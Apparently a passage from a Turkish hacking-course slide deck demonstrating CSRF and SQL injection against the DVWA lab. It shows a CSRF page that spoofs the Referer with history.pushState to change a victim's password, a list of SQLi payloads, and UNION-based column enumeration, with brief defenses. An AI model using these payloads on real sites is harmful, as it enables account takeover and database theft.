
Hedef kişinin her gün mesajlaşma sitesinin yanında giriş yaptığı bir siteyi ele geçiriyorum ve içine bir resim ekliyorum. Hedefim bu resim sayesinde hedef kişinin parolasını değiştirmek. Peki bunu nasıl yapacağız? Sistemde olan parola değiştirme sorgusunun aynısını istediğim değerler ile göndereceğim ve şifre değişmiş olacak.

Bir resim sunucuya get isteği ile gitmektedir. Yani `
    <title>Hedef Kişinin Bağlantı Sağladığı Site</title>
  </head>
  <body>
    
  </body>
</html>
```

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Low Level Uygulaması

Hedef kişi kodu açtığında bozuk bir resim görüyor fakat arkada artık istek çöktürmiş oluyor.(Bunu resimsizde yapabilirsiniz.)



Şimdi parolanın güncellenip güncellenmediğini anlamak için sisteme giriş yapmaya çalışıyorum.

# 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

- CSRF – Low Level Uygulaması

Ve sisteme ADEO parolası ile giriş yapabildim.

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it is a navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. To the right of the menu, the main content area has a heading "Welcome to Damn Vulnerable Web App!". It includes a paragraph about the application's purpose, a "WARNING!" section, a "Disclaimer" section, and a "General Instructions" section. A message at the bottom states "You have logged in as 'admin'".

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

- CSRF – Medium Level Uygulaması
  1. İlk olarak [DVWA](#)'ya girelim.
  2. DVWA Security Seviyesini Medium yapalım.
  3. Ardından yan menüde bulunan CSRF'e tıklayalım.



Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 6 - CSRF(Cross Site Request Forgery) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Medium Level Uygulaması

Zafiyetimin kaynak kodlarını incelemek için sağ altta bulunan View Source'ye tıklıyorum ve kodu gördükten sonra session aktif iken gelen ve HTTP\_REFERER header'ının değeri 127.0.0.1 olan herhangi bir isteği kabul edip işlem yaptığıni görüyorum.

Kodda gelen verilerde eğer yazılan iki parola aynıysa ve HTTP\_REFERER header'ının değeri 127.0.0.1 ise dışarıdan gelen herhangi isteği user session'u aktif iken kabul etmeyecektir.

```
<?php  
if (isset($_GET['Change'])) {  
    // Checks the http referer header  
    if ( eregi ("127.0.0.1", $_SERVER['HTTP_REFERER']) ) {  
  
        // Turn requests into variables  
        $pass_new = $_GET['password_new'];  
        $pass_conf = $_GET['password_conf'];  
  
        if ($pass_new == $pass_conf){  
            $pass_new = mysql_real_escape_string($pass_new);  
            $pass_new = md5($pass_new);  
  
            $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";  
            $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>');  
  
            echo "<pre> Password Changed </pre>";  
            mysql_close();  
        }  
  
        else{  
            echo "<pre> Passwords did not match. </pre>";  
        }  
    }  
}  
?>
```

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Medium Level Uygulaması

Karşımıza bir kullanıcı parola değiştirme ekranı geldi. Parolamızı değiştirmeyi deneyelim ve bu sırada oluşacak olan network trafigini f12'ye basıp ağ kısmından takip edelim.

The screenshot shows the DVWA application's navigation menu on the left, listing various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF** (which is highlighted in green), Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form for changing the admin password, with fields for "New password:" and "Confirm new password:", and a "Change" button. Below the form, there is a "More info" section with three links: [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery).

# 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

## ➤ CSRF – Medium Level Uygulaması

Parola değişim işlemini GET metodu ile parolayı parametreye koyarak yapmakta. Giden parametreler ise şunlar;

password\_new=password

password\_conf=password

Change=Change

Eğer isteği ben tekrarlar isem gerçekleşir mi acaba? Bunu hemen deneyelim.

The screenshot shows a browser developer tools Network tab with the 'Ağ' (Network) tab selected. There are several network requests listed:

- A successful GET request to '/vulnerabilities/csrf/?password\_new=ADE0&password\_conf=ADE0&Change=Change' with status code 200.
- Other GET requests for 'main.css' and 'dvwaPage.js' files.

The 'Üst Bilgiler' (Header) section shows the following details for the successful request:

- İstek URL'si: `http://23.102.9.62/vulnerabilities/csrf/?password_new=ADE0&password_conf=ADE0&Change=Change#`
- İstek yöntemi: GET
- Uzak adres: 23.102.9.62:80
- Durum kodu: 200 OK
- Tarih: 23.102.9.62:80
- Düzenle ve yeniden gönder | Ham üst bilgi

The 'Ham üst bilgi' (Raw header) section shows the following headers:

- Cache-Control: "no-cache, must-revalidate"
- Connection: "Keep-Alive"
- Content-Encoding: "gzip"
- Content-Length: "1378"
- Content-Type: "text/html; charset=utf-8"
- Date: "Wed, 02 Sep 2015 03:14:48 GMT"
- Expires: "Tue, 23 Jun 2009 12:00:00 GMT"
- Keep-Alive: "timeout=5, max=100"
- Pragma: "no-cache"
- Server: "Apache/2.2.22 (Ubuntu)"
- Vary: "Accept-Encoding"
- X-Powered-By: "PHP/5.3.10-1ubuntu3.18"

The 'İstek üst bilgileri' (Request header) section shows the following headers:

- Host: "23.102.9.62"
- User-Agent: "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0"
- Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8"
- Accept-Language: "tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3"
- Accept-Encoding: "gzip, deflate"
- Referer: "http://23.102.9.62/vulnerabilities/csrf/"
- Cookie: "PHPSESSID=4aibbvtua0m54uv61843pv01; security=medium"
- Connection: "keep-alive"

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Medium Level Uygulaması

Eğer isteği yeni bir sekmeden deneyecek olursanız sorgunun gittiğini göreceksiniz fakat sorgu çalışmayacak ve parola değişimmeyecek. Bunun nedeni kaynak kodu okurken görmüş olduğumuz HTTP\_REFERER korumasıdır. HTTP\_REFERER geçerli sekmede en son girilen adres bilgisini saklamaktadır. Bu yüzden son girilen adresin içinde 127.0.0.1 geçip bunu atlatabiliriz. Bunun için bir javascript fonksiyonu olan history.pushState fonksiyonunu kullanacağımız. Fonksiyonumuz browser'ın history'sine bir push yapıp verdığımız değerde bir siteye girmışız gibi gösterecek.

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Medium Level Uygulaması

Hedef kişinin her gün mesajlaşma sitesinin yanında giriş yaptığı bir siteyi ele geçiriyorum ve içine bir resim ekliyorum. Hedefim bu resim sayesinde hedef kişinin parolasını değiştirmek. Peki bunu nasıl yapacağız? Sistemde olan parola değiştirme sorgusunun aynısını istediğim değerler ile göndereceğim ve parola değişmiş olacak.

Bir resim sunucuya get isteği ile gitmektedir. Yani <img src=> tagları arasında kendi istediğim sorguyu yazarsam kişi bu isteği dolaylı yoldan kendi session'u ile yapacak ve parolasını değişecek. Bunu sağlayacak olan HTML kodum ise aşağıda ki kadar basit. Hedef kişi bu resmi açtığı anda parolası ADEOS olacak.(HTTP\_REFERER için gerekli olan JavaScript bypass kodumuzu da eklediğimize göre artık kurbanımızı bekleyeceğiz.)

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Hedef Kişinin Bağlantı Sağladığı Site</title>
    <script type="text/javascript">
      document.addEventListener("DOMContentLoaded", function(event) {
        history.pushState('', '|', '127.0.0.1');
        document.getElementsByTagName('body')[0].innerHTML = '';
      });
    </script>
  </head>
  <body>
  </body>
</html>
```

# 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

## ➤ CSRF – Medium Level Uygulaması

Hedef kişi kodu açtığında bozuk bir resim görüyor fakat arkada artık istek çoktan gitmiş oluyor.(Bunu resimsizde yapabilirsiniz.)

The screenshot shows the Fiddler application interface with the 'Ağ' (Network) tab selected. The 'Üst Bilgiler' (Header) section displays the following details for the second request:

- İstek URL'si: `http://23.102.9.62/vulnerabilities/csrf/?password_new=ADEOS&password_conf=ADEOS&Change=Change#`
- İstek yöntem: GET
- Uzak adres: 23.102.9.62:80
- Durum kodu: 200 OK

The 'Yanıt' (Response) section shows the response headers:

- Cache-Control: "no-cache, must-revalidate"
- Connection: "Keep-Alive"
- Content-Encoding: "gzip"
- Content-Length: "1390"
- Content-Type: "text/html; charset=utf-8"
- Date: "Wed, 02 Sep 2015 03:54:29 GMT"
- Expires: "Tue, 23 Jun 2009 12:00:00 GMT"
- Keep-Alive: "timeout=5, max=100"
- Pragma: "no-cache"
- Server: "Apache/2.2.22 (Ubuntu)"
- Vary: "Accept-Encoding"
- X-Powered-By: "PHP/5.3.10-1ubuntu3.18"

The 'İstek' (Request) section shows the client's request headers:

- Host: "23.102.9.62"
- User-Agent: "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0"
- Accept: "image/png,image/\*;q=0.8,\*/\*;q=0.5"
- Accept-Language: "tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3"
- Accept-Encoding: "gzip, deflate"
- Referer: "http://192.168.147.128/127.0.0.1"
- Cookie: "PHPSESSID=4albbvntua0m54uv61843pv01; security=medium"
- Connection: "keep-alive"

Göründüğü üzere referer bölümününe 127.0.0.1'i ekledik. Şimdi bypass işe yaradıysa sisteme ADEOS parolası ile giriş sağlayabilmemiz gerekmekte.

# 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

- CSRF – Medium Level Uygulaması

Ve sisteme ADEOS parolası ile giriş yapabildim.

Bu durumda bypass'ımız çalıştı ve istek doğru bir şekilde oluştu ve parola güncellendi. Bu uygulamamızda da hedefimize ulaşmayı başardık.

The screenshot shows the DVWA application's main page. The left sidebar has a green 'Home' button and grey buttons for 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF', 'Insecure CAPTCHA', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected', 'XSS stored', 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The main content area has a 'DVWA' logo at the top. Below it, a bold 'Welcome to Damn Vulnerable Web App!' heading is followed by a paragraph about the app's purpose. A 'WARNING!' section cautions against uploading the app to a public server. A 'Disclaimer' section states that the app is for educational purposes only. A 'General Instructions' section explains how to use the help button. A message box at the bottom says 'You have logged in as 'admin''. The entire interface is set against a dark background with light-colored buttons.

## 6 - CSRF(Cross Site Request Forgery) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ CSRF Korunma Yolları

1. Her istek için bir csrf token oluşturup eğer eşleşme doğru ise isteği kabul etmek gereklidir.
2. Parola değişikliği gibi kritik işlemlerde önce eski parolayı istemekte gereklidir.

### ➤ Sonuç olarak

CSRF zafiyeti istismar edilmesi oldukça kolay olmasına rağmen sonuçları da oldukça ağır olabilir. Bizim yaptığımız uygulamada sadece kullanıcının parolasını değiştirdik fakat bunun para transferi olduğunu düşünün? Bu kadar kolay bir istismar ile oldukça ağır sonuçlar ile karşılaşılabilir.

# SQL Injection Zayıflıkları ve Hacking Amaçlı Kullanımları

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### Temel Bilgiler

#### ➤ Veri Tabanı Nedir?

Veri tabanı, verilerin gruplandırılmış bir şekilde düzenli olarak saklandığı bir yazılımdır. Yazılımımız bize istediğimiz zaman istediğimiz veriyi hızlı ve bir şekilde vermek, aynı zamanda yeni veriler eklememize, var olan veriyi silmemize veya güncellememiz olanak sağlamak ile yükümlüdür.

#### ➤ SQL Nedir?

SQL, verileri yönetmek ve tasarlamak için kullanılan bir veritabanı yönetim sistemidir. SQL, kendisi bir programlama dili olmamasına rağmen birçok kişi tarafından programlama dili olarak bilinir. SQL herhangi bir veri tabanı ortamında kullanılan bir alt dildir. SQL ile yalnızca veri tabanı üzerinde işlem yapılabilir. SQL'e özgü cümleler kullanarak veri tabanına kayıt eklenebilir, olan kayıtlar değiştirilebilir, silinebilir ve bu kayıtlardan listeler oluşturulabilir.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları


### Temel Bilgiler

- Bu eğitimde kullanılan SQL komutlarının açıklaması:
  - SELECT: Belirtilen bir yerden varsa belirtilen kurallar doğrultusunda veriyi çekmeyi sağlayan komuttur.  
SELECT \* FROM users -> Bu komut ile users tablosunda bulunan her satır kullanıcıya sunulur.
  - WHERE: Kendinden sonra gelecek olan ifadeyi koşul yapan komuttur.  
SELECT \* FROM users WHERE id = 5 -> Bu komut ile users tablosunda bulunan id'si 5 olan satır kullanıcıya sunulur.
  - UNION: İki veya daha fazla sorgunun sonuçlarını birleştirmek için kullanılan komuttur.  
SELECT \* FROM users WHERE id = 5 UNION SELECT \* FROM users WHERE id = 6 -> Bu komut sayesinde users tablosunda bulunan id'si 5 ve 6 olan satır kullanıcıya sunulur.
  - Version(): Database yazılımının sürümünü döndüren fonksiyondur.
  - Database(): İçinde çalışılan veri tabanı adını döndüren fonksiyondur.
  - Information\_schema: Üzerinde çalışılan veritabanına ait meta datalara ulaşmamızı sağlar. Bunlardan bazıları veritabanında bulunan tablo isimleri, bunlara ait kolon bilgileri v.s.
  - Concat: Kendisine değer olarak verilen kolon adlarını ve hex karakterini birleştirip tek kolon alanına değeri yazan fonksiyonumuz.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ SQL Injection Nedir?


Kısaca SQLi diyebiliriz. Web uygulamalarının vazgeçilmezi olan veri tabanı uygulamaları kendilerine ait olan SQL dilini kullanmaktadır. Veri tabanı ile uygulamanın haberleşmesini sağlayan SQL ile yazılmış sorgulardır. Veri tabanı üzerinde çalışan bu sql sorguları return'ü uygulamaya verir ve uygulama işler. SQL'e giden sorguya dışardan gelen bir değişkenin sorguyu bozması sonucu oluşan zafiyete SQL Injection zafiyeti denir.



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Neler Yapılabilir?

- Veri tabanına veri eklenebilir.
- Veri tabanında veri güncellenebilir.
- Veri tabanında veri silinebilir.
- Veri tabanı listelenebilir.
- Veri tabanı indirilebilir.
- Veri tabanı üzerinden sunucuya sizlabilir.



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Nasıl Gerçekleşir?

```
$getId = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

\$id = 1 olduğunda kodumuzu çalıştıralım.


```
$getId = "SELECT first_name, last_name FROM users WHERE user_id = '1'";
```

Oluyor ve user\_id 1 olan kullanıcıyı çekiyor.

```
$id = '%' or '0'='0'
```

```
$getId = "SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'  
= '0'" ;
```


Oluyor ve user\_id = % or 0=0 durumuna giriyor ve 0 her zaman 0'a eşit olduğu için herkesi çekiyor.



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

➤ Türleri:


1. Union Based Sqli
2. Blind Based Sqli
3. Time-Based Blind Sqli



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### 1. Union Based Sqlİ


İki SELECT sorgusunu birleştirmeye yarayan `UNION` SQL Keyword'ü ile veri tabanından veri alınmasıdır. Adım adım hedef sistem hakkında toplanan veriler ile veri tabanı information\_schema yardımcı ile map edilir ve istenen veriye ulaşılır.



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### 2. Blind Based Sqli


Blind SQL'de bizim için mühim olan sayfanın true ve false döndürmesidir. Bunun için en bilinen yöntem sorguya and dahil etmektir. Url satırında ki id'ye and 1=1 dediğinizde sayfa sorunsuz geliyor iken and 1=0 yaptığınızda sayfa gelmiyor ise bu durumda sistemde bir Blind Based Sqli'dan bahsedebiliriz. Blind Based Sqli'da Union Based Sqli'da ki gibi ekrana veri yansımaz. True yada false durumuna göre kendimiz inşa ederiz.



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### 3. Time-Based Blind Sqli

Sql'e giden veri dışarıya hiçbir veri döndürmüyor ise bu durumda sistemde sqli olup olmadığını anlamak için sql'i belli bir süre uyutmak denenir. Bazı sorgular dışarıya output vermezler bu tarz durumlarda Time-Based Blin Sqli denemesi yapılır. Time-Based Blind Sqli'da sleep fonksiyonu ile SQL bir süre uyutulmaya çalışılır eğer SQL uyutulması başarılı olursa bu durumda sistemde Time-Based Blind Sqli zafiyetinden basedebiliriz.



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ SQLi Payloadları

' and 'a'='a

' or 'a'='a


' and 4=9--+z

' and 1=1#

' and 'a'='a'/\*

" and "b"="b

1) and (1)=(1



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Low Level Uygulaması

1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security Seviyesini Low yapalım.
3. Ardından yan menüde bulunan SQL Injection'e tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Low Level Uygulaması

Bizi bu ekranدا görmüş olduğumuz User ID'sine göre ad ve soyad getiren bir uygulama karşılıyor.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and Insecure CAPTCHA. The main content area has a title "Vulnerability: SQL Injection". It contains a form with a "User ID:" label and a text input field. Below the input field is a "Submit" button. Underneath the input field, the output shows red text: "ID: 1", "First name: admin", and "Surname: admin". This indicates a successful union-based SQL injection attack where the user ID 1 was used to retrieve the first and last names of the user with ID 1.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Low Level Uygulaması

Uygulamanın kaynak koduna baktığımızda gönderdiğimiz değeri herhangi birfiltreye v.s. sokmadan direkt sorguya dahil etmiş olduğunu görmekteyiz. Bu durumda sql’i manipüle etmemiz için önumüzde hiçbir engel bulunmamaktadır.

Kullanıcının gönderdiği değer, herhangi bir işlemden geçmeden değişkene aktarılıyor ve ardından SQL sorgusuna dahil ediliyor..

```
<?php  
  
if(isset($_GET['Submit'])) {  
  
    // Retrieve data  
  
    $id = $_GET['id'];  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id"';  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
    $num = mysql_numrows($result);  
  
    $i = 0;  
  
    while ($i < $num) {  
  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}  
?>
```

Veritabanından dönen cevap işlenmeden kullanıcıya aktarılıyor.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Low Level Uygulaması

Sistemde zafiyet olup olmadığını id'den sonra ‘ işaretini atarak da görebilirdik. Zafiyet olduğunu, bana dönen hata mesajından anladıkten sonra zafiyetimi kullanmak için çalışmalara başlıyorum. İlk olarak ilgili sorgudan kaç adet kolon döndüğünü bulmak ile başlıyorum. Bunun için ‘UNION SELECT 1’ yazıyorum ve istekte bulunuyorum. Bu işlemi hata dönmeyene kadar devam ediyorum. Her hata dönüşünde 1 den sonra virgül atıp 2, 3, 4 diye devam ediyorum.

The screenshot shows a web browser interface with a URL bar and various buttons. The URL in the bar is: `http://23.102.9.62/vulnerabilities/sql/?id=1' UNION SELECT 1'&Submit=Submit#`. Below the URL bar are three buttons: 'Load URL', 'Split URL', and 'Execute'. At the bottom of the interface are two checkboxes: 'Enable Post data' and 'Enable Referrer'. The text 'The used SELECT statements have a different number of columns' is displayed below the interface.

The used SELECT statements have a different number of columns

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Low Level Uygulaması

Bu deneme bazen zaman almaktadır. Fakat bu sistemde çekilen 2 kolon olduğu için kısa sürdü. Aşağıda bir sonuç daha dönmüş ve burada First Name'de 1 Surname'de 2 yazıyor, bunun nedeni bizim UNION SELECT 1,2 yazmamız. 1,2 yerine 5,6 yazsaydık 5,6 yazacaktı. Hangi kolon nereye basıldığını anlamak için bunu yaptık.

http://23.102.9.62/vulnerabilities/sqli/?id=1' UNION SELECT 1, 2'&Submit=Submit#

Enable Post data    Enable Referrer

**Vulnerability: SQL Injection**

User ID:

Submit

